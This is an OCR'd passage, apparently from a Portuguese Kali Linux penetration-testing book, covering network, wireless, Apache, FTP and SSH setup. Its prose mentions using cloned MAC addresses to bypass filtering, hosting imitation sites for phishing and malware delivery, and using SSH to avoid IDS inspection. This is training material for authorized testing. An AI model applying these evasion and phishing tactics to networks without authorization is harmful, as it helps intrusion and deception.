


Figura 4.7 – Visualizando o status das configurações de rede por meio da linha de comando.

Ativando e desativando a interface

A interface pode ser ativada por meio da opção `up`, ou desativada com a opção `down`, do comando `ifconfig`, especificando-se a interface a ser ativada ou desativada. O comando a seguir desativa o primeiro adaptador Ethernet.

```
ifconfig eth0 down
```

O comando a seguir ativa o primeiro adaptador Ethernet.

```
ifconfig eth0 up
```

O endereço IP desse adaptador pode ser alterado de 192.168.1.66, que corresponde à sua configuração atual, para 192.168.1.22, por meio do comando a seguir:

```
ifconfig eth0 192.168.1.22
```

A linha de comando pode ser usada também para alterar a máscara de rede por meio do comando a seguir. Esse comando configura o endereço IP para 192.168.1.22 e configura a máscara de sub-rede para 255.255.255.0.

```
ifconfig eth0 192.168.1.22 netmask 255.255.255.0
```

Uma configuração completa da placa de rede pela linha de comando exige um pouco mais de trabalho em relação a usar a interface gráfica de usuário, pois nem todos os parâmetros de configuração estão armazenados no mesmo local. O gateway default é adicionado ou alterado, nesse caso para 192.168.1.2, por meio do seguinte comando:

```
route add default gw 192.168.1.2
```

As configurações do servidor de nomes (ou DNS) são alteradas ao se modificar o arquivo `resolv.conf` que está no diretório `/etc`. Essa configuração pode ser alterada por meio da edição do arquivo com o seu editor favorito ou simplesmente se for usado o comando a seguir no prompt de comando:

```
echo nameserver 4.4.4.4 > /etc/resolv.conf
```

O comando anterior removerá o nameserver existente e o substituirá por 4.4.4.4. Para acrescentar nameservers adicionais, o comando a seguir incluirá novos endereços de nameservers àqueles já listados em `resolv.conf`. Quando o computador realizar o lookup de um nome, ele verificará os três primeiros nameservers na ordem em que estiverem listados.

```
echo nameserver 8.8.8.8 >> /etc/resolv.conf
```

DHCP a partir do prompt de comando

Uma das maneiras mais fáceis de configurar uma placa de rede é usando os serviços do DHCP para configurá-la. Dessa maneira, o servidor DHCP fornecerá todos os parâmetros de configuração necessários à placa. Isso é conveniente para a maioria dos usuários finais, porém não é ideal ao realizar testes de invasão, pois o sistema sendo configurado será registrado no banco de dados do servidor DHCP. Use os comandos a seguir para desabilitar a configuração automática do DHCP ao realizar testes de invasão. Este exemplo usa o editor `nano`, porém outros editores de texto podem ser usados.

```
nano /etc/networking/interfaces
#adicione as linhas a seguir##
auto eth0
iface eth0 inet static
address {endereço_IP}
```

```
netmask {máscara_de_rede}
gateway {endereço_IP_do_gateway}
```

Salve o arquivo texto e saia para concluir a modificação. Pode ser que seja necessário desabilitar e habilitar novamente as interfaces Ethernet para habilitar essa configuração.

Para configurar a primeira placa de rede, basta digitar o comando a seguir no prompt de comando:

```
dhclient eth0
```

Isso fará a placa de rede ser automaticamente configurada usando os parâmetros fornecidos pelo servidor DHCP.

O uso da GUI para configurar placas wireless

A configuração da placa de rede wireless pode ser realizada por meio da GUI descrita anteriormente na configuração da interface Ethernet por meio da interface gráfica. Nesse caso, em vez de selecionar a aba **Wired** (Com fio), selecione a aba **Wireless** (Sem fio) na caixa de diálogo **Network Connections** (Conexões de rede).

Nessa aba, selecione o botão **Add** (Adicionar), que fará uma caixa de diálogo intitulada **Editing Wireless connection 1** (Alterar a conexão wireless 1) ser apresentada (supondo que esse é o primeiro adaptador wireless). Essa caixa de diálogo possui quatro abas usadas para permitir a configuração da placa wireless, conforme mostrado na figura 4.8. Ela contém vários parâmetros usados para configurar a placa wireless dos sistemas.

Figura 4.8 – Configuração da conexão de rede wireless por meio da interface gráfica.

Nome da conexão

O parâmetro relativo ao nome da conexão apresenta **Wireless connection** seguido do número do adaptador sendo configurado como default – nesse caso, **Wireless connection 1** (Conexão wireless 1). Esse nome pode ser alterado para algo mais significativo, por exemplo **client1 wireless connection**.

Caixa de seleção para conexão automática (Connect Automatically)

Se a caixa de seleção **Connect automatically** (Conectar-se automaticamente) estiver selecionada, o sistema tentará se conectar automaticamente à rede wireless quando o computador for iniciado, sem a intervenção do usuário. Assim como o DHCP descrito anteriormente, isso pode ser conveniente para a maioria dos usuários Linux, mas, com frequência, não será a melhor opção para o pentester, pois pode anunciar sua presença na rede. Se a seleção for removida, o pentester irá habilitar manualmente o adaptador wireless.

A aba Wireless

Service Set Identifier

O SSID (Service Set Identifier) corresponde ao nome da rede usado para identificar logicamente a rede wireless. Toda rede possui um único SSID que a identifica, e esse nome será usado pelos clientes para que possam se conectar à rede. Em redes com pontos de acesso central, o SSID é configurado no ponto de acesso e todos os clientes devem usar esse SSID para se conectar à rede. Em redes com vários pontos de acesso, o SSID deve ser o mesmo em todos para permitir a comunicação.

Mode (Modo)

A placa wireless pode ser configurada de acordo com dois modos: ad hoc ou infraestrutura. As redes ad hoc normalmente correspondem a conexões wireless informais entre computadores, sem um ponto de acesso central executando as funções de gerenciamento de rede. Nessas conexões, toda conexão wireless deve ser configurada para corresponder às configurações wireless dos demais computadores para que a conexão possa ser estabelecida. Em modo de infraestrutura, os pontos de acesso centrais administram a conexão dos clientes com a rede e com outros computadores no conjunto de serviços. Todos os clientes devem ser configurados de acordo com as configurações definidas no ponto de acesso. A principal diferença entre essas duas opções está no fato de não haver nenhuma administração central em redes ad hoc, enquanto os pontos de acesso administram as conexões de forma centralizada no modo de infraestrutura.

Basic Service Set Identification

O BSSID (Basic Service Set Identifier) é usado em modo de infraestrutura para identificar o endereço MAC (Media Access Control) do ponto de acesso. De modo diferente do SSID, cada ponto de acesso terá um BSSID único, pois cada um deverá ter um endereço MAC único.

Device MAC address (Endereço MAC do dispositivo)

O campo para o endereço MAC do dispositivo é usado para associar essa configuração a um adaptador wireless físico. Isso é conveniente quando um computador tem mais de um adaptador wireless. A lista suspensa para esse campo será preenchida com os endereços MAC dos adaptadores wireless que estiverem ativos. Basta selecionar o endereço MAC correto para o adaptador que você estiver configurando.

Cloned MAC address (Endereço MAC clonado)

Em várias ocasiões, o pentester não vai querer usar o endereço MAC verdadeiro do adaptador que estiver sendo usado no computador. Isso pode ser feito para passar pelos procedimentos simples de segurança, como a filtragem de endereços MAC, em que somente os sistemas com endereços MAC específicos podem se conectar à rede. Também pode ser feito com o intuito de mascarar o seu adaptador wireless para que pareça ser de outro fabricante, de modo a ser compatível com as placas wireless sendo usadas na rede wireless. Insira o endereço MAC que deve ser clonado e usado para esse adaptador.

Maximum Transmission Unit

O MTU (Maximum Transmission Unit, ou Unidade Máxima de Transmissão) é uma configuração de rede usada para determinar o tamanho máximo que os pacotes de rede podem ter para efetuar a comunicação com o computador. Na maioria dos casos, o MTU pode ser configurado para ser automático e funcionará de modo apropriado. Nos casos em que as aplicações exigirem um MTU específico, consulte a documentação dessas aplicações para determinar o MTU e configure-o nesse local.

A aba Wireless Security

A lista suspensa Security

A lista suspensa **Security** (Segurança) é usada para selecionar o método para garantir a segurança da rede wireless. Em redes ad hoc, os usuários da rede determinam as configurações de segurança corretas, garantindo que as configurações de segurança de cada cliente sejam correspondentes às dos demais computadores da rede. Em modo de infraestrutura, cada cliente deve ser configurado para corresponder às configurações de segurança do ponto de acesso.

Wired Equivalent Privacy

O WEP (Wired Equivalent Privacy) é um método de segurança mais antigo, que utiliza uma tecnologia básica de criptografia para proporcionar um método de segurança equivalente ao de sistemas com fio. O WEP usa uma chave com 10 ou 26 caracteres hexadecimais para garantir a segurança da comunicação. O padrão usado na criptografia WEP apresenta falhas de segurança que permitem aos pentesters quebrar facilmente a maioria de suas chaves de criptografia. O Dynamic WEP usa as medidas de segurança para portas descritas no IEEE 802.1x a fim de oferecer medidas de segurança adicionais à rede wireless.

Lightweight Extensible Authentication Protocol

O LEAP (Lightweight Extensible Authentication Protocol) foi desenvolvido pela Cisco Systems para oferecer mais segurança em relação ao método WEP, que é menos seguro. O LEAP é semelhante ao Dynamic WEP.

WiFi Protected Access

O WPA (WiFi Protected Access) corresponde a uma tecnologia de acesso que melhora a segurança de redes wireless usando o TKIP (Temporal Key Integrity Protocol) e verificações de integridade. As redes que empregam o WPA são muito mais resistentes a ataques do que as redes wireless protegidas por meio do WEP. O padrão WPA inicial foi aprimorado com a disponibilização do WPA2 e usa um método de segurança mais robusto para a criptografia. Em modo WPA-personal, cada computador é configurado com uma chave gerada por uma senha ou uma frase de verificação. O WPA-enterprise exige um servidor RADIUS (Remote Authentication Dial in User Service) central e medidas de segurança de porta descritas no 802.1x. Embora seja mais complicado de configurar, o WPA-enterprise oferece medidas de segurança adicionais.

Passwords and keys (Senhas e chaves)

Se o WEP ou o WPA-personal forem selecionados como o método de segurança na lista suspensa, digite a chave de segurança no campo **password/key** (senha/chave). Marque a caixa de seleção **Show password/key** (Mostrar senha/chave) para conferir se a chave sendo usada foi digitada corretamente. Nos casos em que a senha não deve ser mostrada, deixe a caixa de seleção desmarcada. Alguns sistemas utilizam um método de alternar as senhas ou as chaves. Se esse for o caso, insira a senha ou a chave para cada índice selecionando o índice correto e, em seguida, digitando a chave ou a senha correta para esse índice.

A rede pode ter uma autenticação do tipo **open system** ou **shared key**. Na autenticação shared key, o ponto de acesso envia uma mensagem de texto de desafio para o computador que estiver tentando se conectar. O computador que estiver se conectando criptografa o texto com a chave WEP e retorna o texto criptografado para o ponto de acesso. O ponto de acesso permite a conexão se a chave de criptografia usada pelo computador que estiver se conectando gerar a string criptografada correta. A autenticação open system, por outro lado, permite que os computadores se conectem sem passar por essa sequência de desafio e de resposta, contando com o fato de o computador estar usando o SSID correto. Em ambos os casos, o canal de comunicação é estabelecido quando a chave WEP é usada para garantir a segurança do canal. Embora a autenticação shared key possa parecer mais segura, na verdade, ela é menos segura, pois o texto de desafio e a resposta textual criptografada são enviados em formato texto simples, permitindo que qualquer pessoa que esteja monitorando o canal wireless capture esses dados. Como a chave WEP é usada para criptografar o texto de desafio, capturar esse texto e a resposta permite que a chave WEP possa ser determinada.

O método de segurança LEAP usa nome e senha. Esses devem ser digitados nos campos apropriados se o LEAP for selecionado.

O Dynamic WEP e o WPA-enterprise exigem que vários parâmetros, certificados e configurações sejam administrados. Essas configurações não serão discutidas neste texto; no entanto, se você estiver se conectando a uma rede que utilize esses métodos de segurança, basta inserir os detalhes e fornecer os certificados corretos.

A aba IPv4 Settings

Depois que as informações nas abas **Wireless** e **Wireless Security** tiverem sido preenchidas, a configuração de IPv4 poderá ser efetuada. O processo para configurar esses parâmetros é idêntico ao processo usado para configurar a conexão Ethernet física descrita anteriormente.

Salvar

Depois que todas as informações necessárias forem fornecidas, salve as configurações clicando no botão **Save** (Salvar). Após as configurações terem sido salvas, o computador tentará se conectar à rede. Isso pode ser visto por meio de uma imagem no canto superior direito da tela. Qualquer erro que ocorrer será apresentado em uma caixa de diálogo.

Servidor web

O Kali Linux contém um servidor web Apache fácil de ser configurado. Ter um servidor web facilmente configurável é uma excelente vantagem para o pentester. Por exemplo, ao usar esse serviço, é possível criar sites de modo a imitar páginas existentes na internet. Esses sites podem então ser usados para enviar códigos maliciosos aos usuários na rede-alvo por meio do uso de técnicas de engenharia social como o phishing, incluindo a instalação de servidores que hospedam backdoors, a manipulação de callbacks e a disponibilização de comandos a outros softwares maliciosos. Há vários outros usos para o serviço HTTP em um teste de invasão.

Usando a GUI para iniciar, finalizar e reiniciar o servidor Apache

Usar a GUI é a maneira mais fácil de iniciar, finalizar ou reiniciar o web service; para isso, selecione **Applications** (Aplicações) na barra que está na parte superior da tela do Kali. A partir do menu suspenso apresentado, selecione **Kali Linux**, uma ação que fará um submenu ser apresentado. Nesse menu, selecione **System Services** (Serviços do sistema), que, por sua vez, fará outro menu ser apresentado; selecione a opção **HTTP** nesse menu. As opções para iniciar, finalizar e reiniciar o serviço Apache serão apresentadas.

Após ter feito uma seleção no menu, um shell de comandos será iniciado e o status do servidor será apresentado. As instalações default do Kali Linux mostram um erro quando o servidor Apache é iniciado ou reiniciado. O erro que poderá ser visto apresenta a seguinte mensagem: "**Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for ServerName**" (Não foi possível determinar o nome de domínio completo do servidor de modo confiável; 127.0.0.1 está sendo usado para ServerName). Esse erro não causará nenhum problema a essa altura, pois o servidor web estará disponível na rede de acordo com o endereço IP dos sistemas. Para corrigir esse erro, altere o arquivo `apache2.conf` que está em `/etc/apache2/` adicionando o nome do servidor a ser usado após `ServerName` no final desse arquivo e, em seguida, salve-o, como mostrado a seguir:

```
ServerName localhost
```

Quando o servidor Apache for iniciado ou reiniciado, a página web default poderá ser acessada digitando o endereço IP do computador em um navegador web. A distribuição Kali Linux inclui o navegador web IceWeasel, que pode ser acessado por meio de seu ícone na barra que está na parte superior da tela (um globo azul com uma doninha branca ao redor).

Iniciar, finalizar e reiniciar o Apache no prompt de comando

O servidor HTTP Apache pode ser facilmente iniciado, finalizado e reiniciado por meio do comando `/etc/init.d/apache2`, seguido da ação solicitada (`stop`, `start` ou `restart`). O uso da linha de comando resulta nas mesmas ações executadas por meio da GUI.

```
/etc/init.d/apache2 start
/etc/init.d/apache2 stop
/etc/init.d/apache2 restart
```

A página web default

Quando o serviço Apache estiver executando, pode ser necessário alterar a página web default (It works!); para isso, crie o conteúdo web que deverá ser apresentado na página e salve-o como `index.html` no diretório `/var/www/`. De modo alternativo, o arquivo `index.html` existente nesse local pode ser modificado e novas páginas podem ser adicionadas.

O servidor FTP

O FTP (File Transfer Protocol, ou Protocolo de Transferência de Arquivos) é usado para transferir arquivos entre computadores. É importante observar que o FTP não criptografa os arquivos ou o canal de comunicação entre os computadores, portanto qualquer arquivo que trafegar pela rede (ou pela internet) de um computador a outro poderá ser visto por qualquer pessoa que estiver monitorando a rede.

O Kali Linux não inclui um servidor FTP; sendo assim, podemos adicionar um para facilitar a transferência de arquivos entre os sistemas. Há vários serviços FTP que podem ser adicionados, e um deles é o Pure-FTPd (`http://www.pureftpd.org/project/pure-ftpd`); no entanto qualquer daemon FTP suportado deve ser aceitável. Utilize o comando `apt-get` a seguir para fazer o download e instalar o serviço Pure-FTPd (Figura 4.9):

```
apt-get install pure-ftpd-common pure-ftpd
```




Figura 4.9 – Instalação do Pure-FTPd usando o apt-get.

Esse comando irá instalar o serviço FTP. Algumas configurações menores serão necessárias para garantir a operação correta do Pure-FTP Server.

```
cd /etc/pure-ftpd/conf
echo no > Bind
echo no > PAMAuthentication
```

```
echo no > UnixAuthentication
ln -s /etc/pure-ftpd/conf/PureDB /etc/pure-ftpd/auth/50pure
```

A seguir, é necessário criar grupos e usuários para o serviço FTP. Em primeiro lugar, crie um novo grupo de sistema:

```
groupadd ftpgroup
```

Em seguida, faça adições ao grupo recém-criado. Este comando não concederá permissões para o diretório `home` nem acesso ao shell pelo usuário:

```
useradd -g ftpgroup -d /dev/null -s /bin/false ftpuser
```

Crie um diretório para os arquivos ftp:

```
mkdir -p /home/pubftp
```

Adicione pastas de usuários ao diretório do ftp. Nesse caso, o usuário `sam` a ser criado precisa de um diretório:

```
mkdir /home/pubftp/sam
```

Agora acrescente um usuário e uma senha ao serviço FTP. Nesse exemplo, o usuário `sam` será criado:

```
pure-pw useradd sam -u ftpuser -g ftpgroup -d /home/pubftp/sam
```

Um prompt será apresentado solicitando a criação de uma senha.

Utilize o comando a seguir para atualizar o banco de dados do Pure-FTPd:

```
pure-pw mkdb
```

Por fim, inicie o serviço FTP usando o comando a seguir:

```
service pure-ftpd start
```

Após iniciar o Pure-FTPd, é uma boa ideia testá-lo utilizando o comando a seguir:

```
ftp {endereço_IP}
```

Ao ser solicitado, insira o nome de usuário `sam` e a senha. Se a autenticação for bem-sucedida, o servidor FTP estará funcionando corretamente. Caso não haja sucesso, reinicie o computador e tente se conectar com o servidor ftp novamente.

As instruções que estão em `http://samiux.blogspot.com/2011/08/howto-pure-ftpd-andatftpd-on-backtrack.html` foram usadas para executar os passos necessários ao funcionamento do Pure-FTPd.

O servidor SSH

O SSH (Secure Shell) é um método mais seguro para acessar o conteúdo do sistema de arquivos do Kali Linux a partir de locais remotos. O SSH oferece um canal de comunicação seguro e criptografado entre computadores que estão se comunicando. Isso é útil para os pentesters, pois permite que a transferência de arquivos ocorra sem que ela seja inspecionada por ferramentas de segurança de rede como os IDSs (Intrusion Detection Systems, ou Sistemas de Detecção de Invasão) e os IPSs (Intrusion Prevention Systems, ou Sistemas de Prevenção de Invasão).

Geração de chaves SSH

Para usar o SSH de forma segura, chaves de criptografia devem ser geradas para facilitar a comunicação

segura e criptografada. Para gerar essas chaves, digite os comandos a seguir no prompt de comando.

Mova as chaves SSH originais que estão no diretório default, mas não as apague.

```
mkdir -p /etc/ssh/original_keys
mv /etc/ssh/ssh_host_* /etc/ssh/original_keys
cd /etc/ssh
```

Gere novas chaves SSH.

```
dpkg-reconfigure openssh-server
```

Inicie/reinicie o daemon SSH:

```
service ssh (start | restart)
```

Administrando o serviço SSH a partir da GUI do Kali

O servidor SSH está incluído na estrutura de arquivos principal da GUI do Kali e é acessado da mesma maneira que o servidor Apache é iniciado ou finalizado. Para acessar o menu do SSH, selecione **Applications** (Aplicações) na barra localizada na parte superior da tela do Kali. A partir do menu suspenso apresentado, selecione **Kali Linux** – uma ação que fará um submenu ser apresentado. Nesse menu, selecione **System Services** (Serviços do sistema), que, por sua vez, fará outro menu ser apresentado; selecione a opção **SSH** nesse menu. As opções para iniciar, finalizar e reiniciar o serviço SSH serão apresentadas.

Administrando o servidor SSH a partir da linha de comando

O servidor SSH também pode ser iniciado, finalizado e reiniciado a partir do prompt de comando. Para isso, a ação a ser realizada – `start`, `stop` ou `restart` – deve ser acrescentada após o comando `/etc/init.d/ssh`, como mostrado nos comandos a seguir:

```
/etc/init.d/ssh start
/etc/init.d/ssh stop
/etc/init.d/ssh restart
```

Acessando o sistema remoto

Depois que o serviço SSH for iniciado no sistema Kali, o computador poderá ser acessado remotamente a partir de sistemas Linux por meio do comando a seguir, digitado no prompt de comando (com um nome de usuário igual a `sam` e um endereço IP do sistema remoto igual a 192.168.1.66):

```
ssh sam@192.168.1.66
```

O acesso ao SSH a partir de um cliente Windows exige o uso de um cliente SSH. Muitos deles estão disponíveis na internet; por exemplo, o PuTTY é uma ferramenta comumente usada, que se encontra disponível em `http://putty.org`. Basta instalar o cliente e fornecer o endereço IP ou o nome do computador Kali Linux, assim como as credenciais para login, e conectar-se ao computador Kali remoto.

Configurar e acessar uma mídia externa

O acesso a uma mídia externa, como os discos rígidos ou os pen drives, é muito mais fácil no Kali Linux do que nas versões anteriores do Backtrack. Em geral, uma mídia conectada ao sistema por meio de um conector USB (Universal Serial Bus) será detectada e disponibilizada pelo sistema operacional. Entretanto, se isso não ocorrer automaticamente, pode ser necessário efetuar a montagem manual do drive.

Montando um drive manualmente

A primeira tarefa a ser feita ao montar um drive manualmente no Kali Linux é conectar o drive físico ao computador. A seguir, abra um prompt de comando e crie um ponto de montagem. Para isso, as permissões relativas à conta sendo usada terão de ser ampliadas; isso pode ser feito por meio do comando `sudo`, caso a conta root não esteja sendo usada. O comando a seguir criará um ponto de montagem chamado `newdrive` no diretório `media`:

```
mkdir /media/newdrive
```

Determine o drive e a partição com os quais você está se conectando usando o comando `fdisk`, com detalhes sobre o drive ao qual você está fazendo a associação. O primeiro disco rígido normalmente será o `hda` e a primeira partição nesse drive será a `hda1`. Essa sequência continua com os drives adicionais conectados ao computador, com o segundo sendo `hdb` e o terceiro, `hdc`. Na maioria das vezes, o drive interno principal irá se chamar `hda`, portanto o primeiro drive externo será chamado de `hdb`. Para montar a primeira partição de `hdb` no diretório `newdrive` criado no passo anterior, utilize o comando a seguir:

```
mount /dev/hdb1 /media/newdrive
```

Uma vez executado o comando, o conteúdo do drive estará disponível ao navegarmos para o diretório `newdrive`.

```
cd /media/newdrive
```

Fazendo um update no Kali

Assim como ocorre com outros sistemas operacionais, o Kali tem incluído o recurso de efetuar o update tanto do sistema operacional quanto das aplicações ou dos pacotes instalados. À medida que os updates dos pacotes estiverem disponíveis, eles ficarão acessíveis no repositório do Kali. Esse repositório pode então ser verificado para garantir que o sistema operacional e as aplicações permaneçam atualizados. Os updates normalmente correspondem a correções menores, referentes a correções de bugs de software, ou erros, ou são usados para acrescentar novos recursos de hardware. O update do Kali pode ser feito por meio do utilitário de linha de comando `apt-get`.

```
apt-get update
```

Fazendo um upgrade no Kali

Assim como o updating, o upgrading do Kali também pode ser efetuado a partir da linha de comando usando o utilitário `apt-get`. Os upgrades normalmente correspondem a versões mais importantes das aplicações ou do próprio sistema operacional. Os upgrades oferecem novas funcionalidades e incluem alterações muito mais significativas que os updates, normalmente exigindo mais tempo e mais espaço no

drive dos sistemas.

```
apt-get upgrade
```

Um exemplo do processo de upgrade está sendo mostrado na figura 4.10.

